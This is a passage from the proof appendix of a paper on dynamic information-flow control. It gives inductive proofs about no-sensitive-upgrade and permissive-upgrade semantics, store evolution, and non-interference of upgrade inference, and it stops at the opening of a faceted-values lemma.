Restatement of Theorem 3. Suppose σ, θ, and pc do not contain the partially leaked label P and $\sigma, \theta, e \Downarrow_{pc}^{\text{nu}} \sigma', v$. Then $\sigma, \theta, e \Downarrow_{pc} \sigma', v$, and σ' and v do not contain P.

Proof. The proof proceeds by induction on the derivation of $\sigma, \theta, e \Downarrow_{pc}^{\text{nu}} \sigma', v$ and by case analysis on the last rule used.

- The [CONST], [FUN], [VAR], [LABEL], [APP], [PRIM], [REF], and [DEREF] rules are identical for both semantics, and none of these rules produces the label P. Therefore, these cases hold by induction.

- In the [ASSIGN-NSU] case, $e = (e_1 := e_2)$, and from the antecedents of this rule, we have:

$$\sigma, \theta, e_1 \Downarrow_{pc}^{\text{nu}} \sigma_1, a^k$$
$$\sigma_1, \theta, e_2 \Downarrow_{pc}^{\text{nu}} \sigma_2, v$$
$$k \sqsubseteq label(\sigma_(a))$$
$$\sigma' = \sigma_2[a := (v \sqcup k)]$$

By induction:

$$\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a^k$$
$$\sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v$$

Let $l = label(\sigma_2(a))$ and $m = lift(k, l)$.

Then by [ASSIGN-PERMISSIVE], $\sigma, \theta, e_1 := e_2 \Downarrow_{pc} \sigma_2[a := (v \sqcup m)], v$.

It remains to show that $\sigma_2[a := (v \sqcup m)] = \sigma'$, i.e. that $v \sqcup m = v \sqcup k$.

We proceed by a case analysis on k:

- case $k = P$: This cannot happen, since no evaluation rule in the NSU semantics produces P.
- case $k = L$: Then $k \sqsubseteq label(\sigma_2(a))$. Also, $m = lift(k, label(\sigma_2(a))) = L$. Therefore by Lemma 18, $v \sqcup m = v \sqcup k$.
- case $k = H$: By case analysis on $l = label(\sigma_2(a))$:
  * case $l = P$: This cannot happen, since the initial store was free of P-labeled data, and no evaluation rule introduces the label P in the NSU semantics.
  * case $l = L$: Then $k \not\sqsubseteq l$, so the NSU semantics is stuck.
  * case $l = H$: Then $k \sqsubseteq l$ and $m = lift(k, l) = H$. Therefore by Lemma 18, $v \sqcup m = v \sqcup k$.

□

B.2 Proof of Evaluation Preserves Evolution

We now proceed to prove Lemma 11 and Lemma 16.

Restatement of Lemma 11 (Evaluation Preserves Evolution).

If $\sigma, \theta, e \Downarrow_H \sigma', v$ then $\sigma \rightsquigarrow \sigma'$.

Proof. The proof proceeds by induction on the derivation of $\sigma, \theta, e \Downarrow_H \sigma', v$ and by case analysis on the final rule in the derivation.

- [CONST], [FUN], [VAR]: $\sigma' = \sigma$.
- [APP], [PRIM], [LABEL], [DEREF]: By induction.
- [REF]: σ and σ' agree on their common domain.
- [ASSIGN-PERMISSIVE]: In this case, $e = (e_1 := e_2)$ and we have:

$$\begin{array}{c} \sigma, \theta, e_1 \Downarrow_H \sigma_1, a^H \\ \sigma_1, \theta, e_2 \Downarrow_H \sigma_2, v \\ l = \mathit{label}(\sigma_2(a)) \\ m = \mathit{lift}(H, l) \\ \sigma' = \sigma_2[a := (v \sqcup m)] \end{array}$$

  By induction, $\sigma \rightsquigarrow \sigma_1 \rightsquigarrow \sigma_2$. By Lemma 12, $l \rightsquigarrow m$. Hence $\sigma_2(a) \rightsquigarrow (v \sqcup m)$ and so $\sigma_2 \rightsquigarrow \sigma'$.

□

B.3 Proof Evolution Preserves Compatibility of Stores

Restatement of Lemma 16.

If $\sigma_1 \sim \sigma_2 \rightsquigarrow \sigma_3$ and $(dom(\sigma_1) \setminus dom(\sigma_2)) \cap dom(\sigma_3) = \emptyset$ then $\sigma_1 \sim \sigma_3$.

Proof. Let $D = dom(\sigma_1) \ \cap \ dom(\sigma_3)$. Then $D \sqsubseteq dom(\sigma_2)$.

This means that $\forall a \in D.\ \sigma_1(a) \sim \sigma_2(a)$ and $\sigma_2(a) \rightsquigarrow \sigma_3(a)$.

Therefore, by Lemma 15:

$$\forall a \in D.\ \sigma_1(a) \sim \sigma_3(a)$$

Hence by the definition of the evolution relation, $\sigma_1 \sim \sigma_3$. □

B.4 Proof of Non-interference for Upgrade Inference

Restatement of Theorem 5 (Non-Interference Of Upgrade Inference). Suppose

$$\begin{array}{ll} pc \neq P & \\ \sigma_1 \sim \sigma_2 & \\ \theta_1 \sim \theta_2 & \\ \sigma_i, \theta_i, e \Downarrow_{pc} \sigma_i', v_i & \\ P_i = (\sigma_i' \setminus \sigma_i) \quad \cap \quad Position & \text{for } i \in 1,2 \end{array}$$

If $P_1 = P_2 = \emptyset$ then $\sigma_1' \sim \sigma_2'$ and $v_1 \sim v_2$.

Proof. The proof is by induction on the derivation $\sigma_1, \theta_1, e \Downarrow_{pc} \sigma_1', v_1$ and case analysis on the last rule used in that derivation.

- [CONST]: Then $e = c$ and $\sigma_1' = \sigma_1 \sim \sigma_2 = \sigma_2'$ and $v_1 = v_2 = c^{pc}$.

- [VAR]: Then $e = x$ and $\sigma_1' = \sigma_1 \sim \sigma_2 = \sigma_2'$ and $v_1 = (\theta_1(x) \sqcup pc) \sim (\theta_2(x) \sqcup pc) = v_2$.

- [FUN]: Then $e = \lambda x.e'$ and $\sigma'_1 = \sigma_1 \sim \sigma_2 = \sigma'_2$ and $v_1 = (\lambda x.e', \theta_1)^{pc} \sim (\lambda x.e', \theta_2)^{pc} = v_2$.

- [LABEL]: Then $e = \langle H \rangle e'$. From the antecedent of this rule, we have that for $i \in 1, 2$:

$$\sigma_i, \theta_i, e' \Downarrow_{pc} \sigma'_i, r_i^{k_i}$$

By induction, $\sigma'_1 \sim \sigma'_2$. Also, regardless of the raw values r_1 and r_2, $r_1^H \sim r_2^H$ by the definition of the compatibility relation.

- [PRIM]: In this case, $e = (e_a\ e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c} \sigma_i, \theta_i, e_a \Downarrow_{pc} \sigma''_i, c_i^{k_i} \\ \sigma''_i, \theta_i, e_a \Downarrow_{pc} \sigma'_i, d_i^{l_i} \\ r_i = [\![c_i]\!](d_i) \end{array}$$

By induction:

$$\begin{array}{rcl} \sigma''_1 & \sim & \sigma''_2 \\ c_1^{k_1} & \sim & c_2^{k_2} \end{array} \qquad \begin{array}{rcl} \sigma'_1 & \sim & \sigma'_2 \\ d_1^{l_1} & \sim & d_2^{l_2} \end{array}$$

  - If either $k_1 \sim k_2$ or $l_1 \sim l_2$, then by Lemma 17 $k_1 \sqcup l_1 \sim k_2 \sqcup l_2$. Therefore, $r_1^{k_1 \sqcup l_1} \sim r_2^{k_2 \sqcup l_2}$.
  - Otherwise, $r_1 = r_2$, since $c_1 = c_2$ and $d_1 = d_2$. Also, $k_1 \sqcup l_1 = k_2 \sqcup l_2$. Therefore, $r_1^{k_1 \sqcup l_1} \sim r_2^{k_2 \sqcup l_2}$.

- [REF]: In this case, $e = \texttt{ref}\ e'$. Without loss of generality, we assume that both evaluations allocate at the same address $a \notin dom(\sigma_1) \cup dom(\sigma_2)$, and so $a^{pc} = v_1 = v_2$. From the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c}\sigma_i, \theta_i, e' \Downarrow_{pc} \sigma''_i, v'_i \\ \sigma'_i = \sigma''_i[a := v'_i]\end{array}$$

By induction, $\sigma''_1 \sim \sigma''_2$ and $v'_1 \sim v'_2$, and so $\sigma'_1 \sim \sigma'_2$.

- [DEREF]: In this case, $e = \texttt{!}e'$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c}\sigma_i, \theta_i, e' \Downarrow_{pc} \sigma'_i, a_i^{k_i} \\ v_i = \sigma'_i(a_i) \sqcup k_i\end{array}$$

  By induction, $\sigma'_1 \sim \sigma'_2$ and $a_1^{k_1} \sim a_2^{k_2}$.

  - Suppose $a_1^{k_1} = a_2^{k_2}$. Then $a_1 = a_2$ and $k_1 = k_2$ and $\sigma'_1(a_1) \sim \sigma'_2(a_2)$, and so $v_1 \sim v_2$.
  - Suppose $a_1^{k_1} \neq a_2^{k_2}$. Then since $a_1^{k_1} \sim a_2^{k_2}$ we must have that $k_1 \sim k_2$ and hence $v_1 \sim v_2$ from Lemma 18.

- [APP-NORMAL]: In this case, $e = (e_a \ e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c}p \notin \sigma_i \\ \sigma_i, \theta_i, e_a \Downarrow_{pc} \sigma''_i, (\lambda x.e_i, \theta'_i)^{k_i} \\ k_i \neq P \\ \sigma''_i, \theta_i, e_b \Downarrow_{pc} \sigma'''_i, v'_i \\ \sigma'''_i, \theta'_i[x := v'_i], e_i \Downarrow_{k_i} \sigma'_i, v_i\end{array}$$

  By induction:

$$\begin{array}{c}\sigma''_1 \sim \sigma''_2 \\ \sigma'''_1 \sim \sigma'''_2 \\ (\lambda x.e_1, \theta'_1)^{k_1} \sim (\lambda x.e_2, \theta'_2)^{k_2} \\ v'_1 \sim v'_2\end{array}$$

– If k_1 and k_2 are both H then $v_1 \sim v_2$, since they both have label at least H. By Lemma 11, $\sigma_i''' \rightsquigarrow \sigma_i'$. Without loss of generality, we assume that the two executions allocate reference cells from disjoint parts of the address space. i.e.:

$$(dom(\sigma_i') \setminus dom(\sigma_i''')) \cap dom(\sigma_{3-i}') = \emptyset$$

Under this assumption, by Lemma 16 $\sigma_1''' \sim \sigma_2'$. Applying Lemma 16 again gives $\sigma_1' \sim \sigma_2'$.

– Otherwise $\theta_1' \sim \theta_2'$ and $e_1 = e_2$ and $k_1 = k_2$. By induction, $\sigma_1' \sim \sigma_2'$ and $v_1'' \sim v_2''$, and hence $v_1' \sim v_2'$.

- [APP-UPGRADE]: In this case, $e = (e_a\ e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c} p \in \sigma_i \\ \sigma_i, \theta_i, e_a \Downarrow_{pc} \sigma_i'', (\lambda x.e_i, \theta_i')^{k_i} \\ \sigma_i'', \theta_i, e_b \Downarrow_{pc} \sigma_i''', v_i' \\ \sigma_i''', \theta_i'[x := v_i'], e_i \Downarrow_H \sigma_i', v_i \end{array}$$

By induction:

$$\begin{array}{c} \sigma_1'' \sim \sigma_2'' \\ \sigma_1''' \sim \sigma_2''' \\ (\lambda x.e_1, \theta_1')^{k_1} \sim (\lambda x.e_2, \theta_2')^{k_2} \\ v_1' \sim v_2' \end{array}$$

By the final antecedent of the rule, both v_1 and v_2 must have a label at least H, so $v_i \sim v_s$. By Lemma 11, $\sigma_i''' \rightsquigarrow \sigma_i'$. Without loss of generality, we assume that the two executions allocate reference cells from disjoint parts of the address space. i.e.:

$$(dom(\sigma'_i) \setminus dom(\sigma'''_i)) \cap dom(\sigma'_{3-i}) = \emptyset$$

Under this assumption, by Lemma 16 $\sigma'''_1 \sim \sigma'_2$. Applying Lemma 16 again gives $\sigma'_1 \sim \sigma'_2$.

- [APP-INFER]: In this case, $e = (e_a\ e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{gathered} p \notin \sigma_i \\ \sigma_i, \theta_i, e_a \Downarrow_{pc} \sigma''_i, (\lambda x.e_i, \theta'_i)^{k_i} \\ k_i = P \\ (\sigma_i \cup \{p\}), \theta, (e_a\ e_a)^p \Downarrow_{pc} \sigma'_i, v \end{gathered}$$

The final antecedent of this rule joins p to the set of labels in σ_i, which means that $p \in \sigma'_i$. But by the first antecedent of this rule, $p \notin \sigma_i$. Therefore, neither P_1 nor P_2 are empty.

- [ASSIGN-NORMAL] In this case, $e = (e_a := e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{gathered} p \notin \sigma_i \\ \sigma_i, \theta_i, e_a \Downarrow_{pc} \sigma''_i, a_i^{k_i} \\ k_i \neq P \\ \sigma''_i, \theta_i, e_b \Downarrow_{pc} \sigma'''_i, v_i \\ m_i = \mathit{lift}(k_i, \mathit{label}(\sigma'''_i(a_i))) \\ \sigma'_i = \sigma'''_i[a_i := v_i \sqcup m_i] \end{gathered}$$

By induction:

$$\begin{array}{ll} \sigma''_1 \sim \sigma''_2 & \sigma'''_1 \sim \sigma'''_2 \\ a_1^{k_1} \sim a_2^{k_2} & v_1 \sim v_2 \end{array}$$

  - If $k_1 \sim k_2$ then $k_1 = k_2 = H$. By Lemma 19, $m_1 \sim m_2$. By Lemma 18, $(v_1 \sqcup m_1) \sim (v_2 \sqcup m_2)$. Hence $\sigma'_1 \sim \sigma'_2$.

– Otherwise $k_1 = k_2 = L$. Then $m_1 = m_2 = L$ and hence $\sigma'_1 \sim \sigma'_2$.

- [ASSIGN-UPGRADE] In this case, $e = (e_a := e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{gathered} p \in \sigma_i \\ \sigma_i, \theta_i, e_a \Downarrow_{pc} \sigma''_i, a_i^{k_i} \\ \sigma''_i, \theta_i, e_b \Downarrow_{pc} \sigma'''_i, v_i \\ m_i = \mathit{lift}(H, \mathit{label}(\sigma'''_i(a_i))) \\ \sigma'_i = \sigma'''_i[a_i := v_i \sqcup m_i] \end{gathered}$$

By induction:

$$\begin{array}{ll} \sigma''_1 \sim \sigma''_2 & \qquad \sigma'''_1 \sim \sigma'''_2 \\ a_1^{k_1} \sim a_2^{k_2} & \qquad v_1 \sim v_2 \end{array}$$

By Lemma 19 we know that $m_1 \sim m_2$. By Lemma 18, $(v_1 \sqcup m_1) \sim (v_2 \sqcup m_2)$. Hence $\sigma'_1 \sim \sigma'_2$.

- [ASSIGN-INFER]: In this case, $e = (e_a := e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{gathered} p \notin \sigma_i \\ \sigma_i, \theta_i, e_a \Downarrow_{pc} \sigma''_i, a_i^{k_i} \\ k_i = P \\ (\sigma_i \cup \{p\}), \theta, (e_a := e_a)^p \Downarrow_{pc} \sigma'_i, v \end{gathered}$$

The final antecedent of this rule joins p to the set of labels in σ_i, which means that $p \in \sigma'_i$. But by the first antecedent of this rule, $p \notin \sigma_i$. Therefore, neither P_1 nor P_2 are empty.

□

B.5 Proof Evaluation Preserves Raw Equivalence

Restatement of Lemma 20.

Suppose $pc \neq P$ and $\sigma_1 \approx \sigma_2$ and $\theta_1 \approx \theta_2$ and $\sigma_i, \theta_i, e \Downarrow_{pc_i} \sigma_i', v_i$ for $i \in 1, 2$. Then $\sigma_1' \approx \sigma_2'$ and $v_1 \approx v_2$.

Proof. The proof is by induction on the derivation $\sigma_1, \theta_1, e \Downarrow_{pc_1} \sigma_1', v_1$ and case analysis on the last rule used in that derivation.

- [CONST]: Then $e = c$ and $\sigma_1' = \sigma_1 \approx \sigma_2 = \sigma_2'$. Also, $v_1 = c^{pc_1} \approx c^{pc_2} = v_2$.

- [VAR]: Then $e = x$ and $\sigma_1' = \sigma_1 \approx \sigma_2 = \sigma_2'$. Also $v_1 = (\theta_1(x) \sqcup pc_1) \approx (\theta_2(x) \sqcup pc_2) = v_2$.

- [FUN]: Then $e = \lambda x.e'$ and $\sigma_1' = \sigma_1 \approx \sigma_2 = \sigma_2'$. Also, $v_1 = (\lambda x.e', \theta_1)^{pc_1} \approx (\lambda x.e', \theta_2)^{pc_2} = v_2$.

- [LABEL]: Then $e = \langle H \rangle e'$. From the antecedent of this rule, we have that for $i \in 1, 2$:

  $$\sigma_i, \theta_i, e' \Downarrow_{pc_i} \sigma_i', r_i^{k_i}$$

  By induction, $\sigma_1' \approx \sigma_2'$ and $r_1^{k_1} \approx r_2^{k_2}$. Therefore $r_1^H \approx r_2^H$.

- [PRIM]: In this case, $e = (e_a\ e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

  $$\begin{array}{c} \sigma_i, \theta_i, e_a \Downarrow_{pc_i} \sigma_i'', c_i^{k_i} \\ \sigma_i'', \theta_i, e_a \Downarrow_{pc_i} \sigma_i', d_i^{l_i} \\ r_i = [\![c_i]\!](d_i) \end{array}$$

By induction:

$$\begin{array}{ll} \sigma_1'' \approx \sigma_2'' & \sigma_1' \approx \sigma_2' \\ c_1^{k_1} \approx c_2^{k_2} & d_1^{l_1} \approx d_2^{l_2} \end{array}$$

Since $c_1 = c_2$ and $d_1 = d_2$, it must be the case that $r_1 = r_2$. Therefore, $r_1^{k_1 \sqcup l_1} \approx r_2^{k_2 \sqcup l_2}$.

- [REF]: In this case, $e = \texttt{ref}\ e'$. Without loss of generality, we assume that both evaluations allocate at the same address $a \notin \mathit{dom}(\sigma_1) = \mathit{dom}(\sigma_2)$, and so $v_1 = a^{pc_1} \approx a^{pc_2} = v_2$. From the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c} \sigma_i, \theta_i, e' \Downarrow_{pc_i} \sigma_i'', v_i' \\ \sigma_i' = \sigma_i''[a := v_i'] \end{array}$$

By induction, $\sigma_1'' \approx \sigma_2''$ and $v_1' \approx v_2'$, and so $\sigma_1' \approx \sigma_2'$.

- [DEREF]: In this case, $e = \texttt{!}e'$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c} \sigma_i, \theta_i, e' \Downarrow_{pc_i} \sigma_i', a_i^{k_i} \\ v_i = \sigma_i'(a_i) \sqcup k_i \end{array}$$

By induction, $\sigma_1' \approx \sigma_2'$ and $a_1^{k_1} \approx a_2^{k_2}$. Since $\sigma_1(a_1) \approx \sigma_2(a_2)$ we know that $v_1 \approx v_2$.

- [APP-NORMAL]: In this case, $e = (e_a\ e_b)^p$, and from the antecedents of this rule, we have:

$$\begin{array}{c} p \notin \sigma_1 \\ \sigma_1, \theta_1, e_a \Downarrow_{pc_1} \sigma_1'', (\lambda x.e_1, \theta_1')^{k_1} \\ k_1 \neq P \\ \sigma_1'', \theta_1, e_b \Downarrow_{pc_1} \sigma_1''', v_1' \\ \sigma_1''', \theta_1'[x := v_1'], e_1 \Downarrow_{k_1} \sigma_1', v_1 \end{array}$$

We consider 3 possible rules for evaluation of $\sigma_2, \theta_2, e \Downarrow_{pc_2} \sigma_2, v_2$.

- In the [APP-UPGRADE] case we have:

$$\begin{gathered} p \in \sigma_2 \\ \sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', (\lambda x.e_2, \theta_2')^{k_2} \\ \sigma_2'', \theta_2, e_b \Downarrow_{pc_2} \sigma_2''', v_2' \\ \sigma_2''', \theta_2'[x := v_2'], e_2 \Downarrow_H \sigma_2', v_2 \end{gathered}$$

  By induction:

$$\begin{gathered} \sigma_1'' \approx \sigma_2'' \\ \sigma_1''' \approx \sigma_2''' \\ (\lambda x.e_1, \theta_1')^{k_1} \approx (\lambda x.e_2, \theta_2')^{k_2} \\ v_1' \approx v_2' \end{gathered}$$

  Since $\theta_1' \approx \theta_2'$ and $v_1' \approx v_2'$, we know that $\theta_1'[x := v_1'] \approx \theta_2'[x := v_2']$. Also, since $(\lambda x.e_1, \theta_1')^{k_1} \approx (\lambda x.e_2, \theta_2')^{k_2}$ we know that $e_1 = e_2$. Therefore by induction, $\sigma_1' \approx \sigma_2'$ and $v_1 \approx v_2$.

- In the [APP-NORMAL] case, we have: where $k_2 \neq P$, then we have:

$$\begin{gathered} p \notin \sigma_2 \\ \sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', (\lambda x.e_2, \theta_2')^{k_2} \\ \sigma_2'', \theta_2, e_b \Downarrow_{pc_2} \sigma_2''', v_2' \\ \sigma_2''', \theta_2'[x := v_2'], e_2 \Downarrow_{k_2} \sigma_2', v_2 \end{gathered}$$

  By induction:

$$\begin{gathered} \sigma_1'' \approx \sigma_2'' \\ \sigma_1''' \approx \sigma_2''' \\ (\lambda x.e_1, \theta_1')^{k_1} \approx (\lambda x.e_2, \theta_2')^{k_2} \\ v_1' \approx v_2' \end{gathered}$$

  Since $\theta_1' \approx \theta_2'$ and $v_1' \approx v_2'$, we know that $\theta_1'[x := v_1'] \approx \theta_2'[x := v_2']$. Also, since $(\lambda x.e_1, \theta_1')^{k_1} \approx (\lambda x.e_2, \theta_2')^{k_2}$ we know that $e_1 = e_2$. Therefore by induction, $\sigma_1' \approx \sigma_2'$ and $v_1 \approx v_2$.

- In the [APP-INFER] case, we know that $\sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', (\lambda x.e_2, \theta_2')^P$. It suffices to show that

$$\begin{gathered}\sigma_1, \theta_1, (e_a\ e_b)^p \Downarrow_{pc_1} \sigma_1', v_1 \\ (\sigma_2 \cup \{p\}), \theta_2, (e_a\ e_b)^p \Downarrow_{pc_2} \sigma_2', v_2 \\ \sigma_1' \approx \sigma_2' \\ v_1 \approx v_2\end{gathered}$$

Since $\sigma_1 \approx \sigma_2 \cup \{p\}$, this case holds by induction.

- [APP-UPGRADE]: In this case, $e = (e_a\ e_b)^p$, and from the antecedents of this rule, we have:

$$\begin{gathered}p \in \sigma_1 \\ \sigma_1, \theta_1, e_a \Downarrow_{pc_1} \sigma_1'', (\lambda x.e_1, \theta_1')^{k_1} \\ \sigma_1'', \theta_1, e_b \Downarrow_{pc_1} \sigma_1''', v_1' \\ \sigma_1''', \theta_1'[x := v_1'], e_1 \Downarrow_H \sigma_1', v_1\end{gathered}$$

We consider 2 possible rules for evaluation of $\sigma_2, \theta_2, e \Downarrow_{pc_2} \sigma_2, v_2$.

(The [APP-NORMAL] rule is covered above, via a symmetry argument).

  - In the [APP-UPGRADE] case, we have:

$$\begin{gathered}p \in \sigma_2 \\ \sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', (\lambda x.e_2, \theta_2')^{k_2} \\ \sigma_2'', \theta_2, e_b \Downarrow_{pc_2} \sigma_2''', v_2' \\ \sigma_2''', \theta_2'[x := v_2'], e_2 \Downarrow_H \sigma_2', v_2\end{gathered}$$

    By induction:

$$\begin{gathered}\sigma_1'' \approx \sigma_2'' \\ \sigma_1''' \approx \sigma_2''' \\ (\lambda x.e_1, \theta_1')^{k_1} \approx (\lambda x.e_2, \theta_2')^{k_2} \\ v_1' \approx v_2'\end{gathered}$$

    Since $\theta_1' \approx \theta_2'$ and $v_1' \approx v_2'$, we know that $\theta_1'[x := v_1'] \approx \theta_2'[x := v_2']$. Also, since $(\lambda x.e_1, \theta_1')^{k_1} \approx (\lambda x.e_2, \theta_2')^{k_2}$ we know that $e_1 = e_2$. Therefore by induction, $\sigma_1' \approx \sigma_2'$ and $v_1 \approx v_2$.

  - In the [APP-INFER] case we know that $\sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', (\lambda x.e_2, \theta_2')^P$. It suffices to show that

$$\sigma_1, \theta_1, (e_a\ e_b)^p \Downarrow_{pc_1} \sigma'_1, v_1$$
$$(\sigma_2 \cup \{p\}), \theta_2, (e_a\ e_b)^p \Downarrow_{pc_2} \sigma'_2, v_2$$
$$\sigma'_1 \approx \sigma'_2$$
$$v_1 \approx v_2$$

Since $\sigma_1 \approx \sigma_2 \cup \{p\}$, this case holds by induction.

- [APP-INFER]: In this case, $e = (e_a\ e_b)^p$, and from the antecedents of this rule, we have:

$$p \notin \sigma_1$$
$$\sigma_1, \theta_1, e_a \Downarrow_{pc_1} \sigma''_1, (\lambda x.e_1, \theta'_1)^{k_1}$$
$$k = P$$
$$(\sigma_1 \cup \{p\}), \theta_1, (e_a\ e_b)^p \Downarrow_{pc_1} \sigma'_1, v_1$$

We consider the case where evaluation of $\sigma_2, \theta_2, e \Downarrow_{pc_2} \sigma_2, v_2$ is via [APP-INFER]. (The other cases are covered above, via a symmetry argument). In this case, we know that

$$p \notin \sigma_2$$
$$\sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma''_2, (\lambda x.e_2, \theta'_2)^{k_2}$$
$$k_2 = P$$
$$(\sigma_2 \cup \{p\}), \theta_2, (e_a\ e_b)^p \Downarrow_{pc_2} \sigma'_2, v_2$$

By induction, $\sigma'_1 \approx \sigma'_2$ and $v_1 \approx v_2$.

- [ASSIGN-NORMAL]: In this case, $e = (e_a \mathbin{:=} e_b)^p$, and from the antecedents of this rule, we have:

$$p \notin \sigma_1$$
$$\sigma_1, \theta_1, e_a \Downarrow_{pc_1} \sigma''_1, a^{k_1}$$
$$k_1 \neq P$$
$$\sigma''_1, \theta_1, e_b \Downarrow_{pc_1} \sigma'''_1, v_1$$
$$l_1 = \mathit{lift}(k_1, \mathit{label}(\sigma'''_1(a)))$$
$$\sigma'_1 = \sigma'''_1[a := (v_1 \cup l_1)]$$

Without loss of generality, we assume that both evaluations allocate at the same address a. We consider 3 possible rules for evaluation of $\sigma_2, \theta_2, e \Downarrow_{pc_2} \sigma_2, v_2$.

– In the [ASSIGN-UPGRADE] case we have:

$$\begin{gathered} p \in \sigma_2 \\ \sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', a^{k_2} \\ \sigma_2'', \theta_2, e_b \Downarrow_{pc_2} \sigma_2''', v_2 \\ l_2 = \mathit{lift}(H, \mathit{label}(\sigma_2(a))) \\ \sigma_2' = \sigma_2'''[a := (v_2 \cup l_2)] \end{gathered}$$

By induction:

$$\begin{gathered} \sigma_1'' \approx \sigma_2'' \\ \sigma_1''' \approx \sigma_2''' \\ a^{k_1} \approx a^{k_2} \\ v_1 \approx v_2 \end{gathered}$$

Since $v_1 \cup l_1 \approx v_2 \cup l_2$, we know that $\sigma_1' \approx \sigma_2'$.

– In the [ASSIGN-NORMAL] case we have:

$$\begin{gathered} p \notin \sigma_2 \\ \sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', a^{k_2} \\ k_2 \neq P \\ \sigma_2'', \theta_2, e_b \Downarrow_{pc_2} \sigma_2''', v_2 \\ l_2 = \mathit{lift}(k_2, \mathit{label}(\sigma_2(a))) \\ \sigma_2' = \sigma_2'''[a := (v_2 \cup l_2)] \end{gathered}$$

By induction:

$$\begin{gathered} \sigma_1'' \approx \sigma_2'' \\ \sigma_1''' \approx \sigma_2''' \\ a^{k_1} \approx a^{k_2} \\ v_1 \approx v_2 \end{gathered}$$

Since $v_1 \cup l_1 \approx v_2 \cup l_2$, we know that $\sigma_1' \approx \sigma_2'$.

– In the [ASSIGN-INFER] case, we know that $\sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', a^P$. It suffices to show that

$$\begin{gathered} \sigma_1, \theta_1, (e_a := e_b)^p \Downarrow_{pc_1} \sigma_1', v_1 \\ (\sigma_2 \cup \{p\}), \theta_2, (e_a := e_b)^p \Downarrow_{pc_2} \sigma_2', v_2 \\ \sigma_1' \approx \sigma_2' \\ v_1 \approx v_2 \end{gathered}$$

Since $\sigma_1 \approx \sigma_2 \cup \{p\}$, this case holds by induction.

- [ASSIGN-UPGRADE]: In this case, $e = (e_a := e_b)^p$, and from the antecedents of this

rule, we have:

$$\begin{array}{c} p \in \sigma_1 \\ \sigma_1, \theta_1, e_a \Downarrow_{pc_1} \sigma_1'', a^{k_1} \\ \sigma_1'', \theta_1, e_b \Downarrow_{pc_1} \sigma_1''', v_1 \\ l_1 = \mathit{lift}(H, \mathit{label}(\sigma_1'''(a))) \\ \sigma_1' = \sigma_1'''[a := (v_1 \cup l_1)] \end{array}$$

Without loss of generality, we assume that both evaluations allocate at the same address a. We consider 2 possible rules for evaluation of $\sigma_2, \theta_2, e \Downarrow_{pc_2} \sigma_2, v_2$. (The [ASSIGN-NORMAL] rule is covered above, via a symmetry argument).

- In the [ASSIGN-UPGRADE] case, we have:

$$\begin{array}{c} p \in \sigma_2 \\ \sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', a^{k_2} \\ \sigma_2'', \theta_2, e_b \Downarrow_{pc_2} \sigma_2''', v_2 \\ l_2 = \mathit{lift}(H, \mathit{label}(\sigma_2'''(a))) \\ \sigma_2' = \sigma_2'''[a := (v_2 \cup l_2)] \end{array}$$

  By induction:

$$\begin{array}{c} \sigma_1'' \approx \sigma_2'' \\ \sigma_1''' \approx \sigma_2''' \\ a^{k_1} \approx a^{k_2} \\ v_1 \approx v_2 \end{array}$$

  Since $v_1 \cup l_1 \approx v_2 \cup l_2$, we know that $\sigma_1' \approx \sigma_2'$.

- In the [ASSIGN-INFER] case we know that $\sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', (\lambda x.e_2, \theta_2')^P$. It suffices to show that

$$\begin{array}{c} \sigma_1, \theta_1, (e_a := e_b)^p \Downarrow_{pc_1} \sigma_1', v_1 \\ (\sigma_2 \cup \{p\}), \theta_2, (e_a := e_b)^p \Downarrow_{pc_2} \sigma_2', v_2 \\ \sigma_1' \approx \sigma_2' \\ v_1 \approx v_2 \end{array}$$

  Since $\sigma_1 \approx \sigma_2 \cup \{p\}$, this case holds by induction.

- [ASSIGN-INFER]: Without loss of generality, we assume that both evaluations allocate at the same address a. In this case, $e = (e_a\ e_b)^p$, and from the antecedents

of this rule, we have:

$$\begin{array}{c} p \notin \sigma_1 \\ \sigma_1, \theta_1, e_a \Downarrow_{pc_1} \sigma_1'', a^{k_1} \\ k = P \\ (\sigma_1 \cup \{p\}), \theta_1, (e_a := e_b)^p \Downarrow_{pc_1} \sigma_1', v_1 \end{array}$$

We consider the case where evaluation of $\sigma_2, \theta_2, e \Downarrow_{pc_2} \sigma_2', v_2$ is via [APP-INFER]. (The other cases are covered above, via a symmetry argument). In this case, we know that

$$\begin{array}{c} p \notin \sigma_2 \\ \sigma_2, \theta_2, e_a \Downarrow_{pc_2} \sigma_2'', (\lambda x.e_2, \theta_2')^{k_2} \\ k_2 = P \\ (\sigma_2 \cup \{p\}), \theta_2, (e_a := e_b)^p \Downarrow_{pc_2} \sigma_2', v_2 \end{array}$$

By induction, $\sigma_1' \approx \sigma_2'$ and $v_1 \approx v_2$.

$\square$

Appendix C

Faceted Values Proofs

C.1 Proof of Lemma 24

Note: This proof includes mention of constructs used for file I/O. While these constructs are not covered in the initial discussion, we include them here for convenience.

Lemma 24. Suppose pc is not visible to L and that

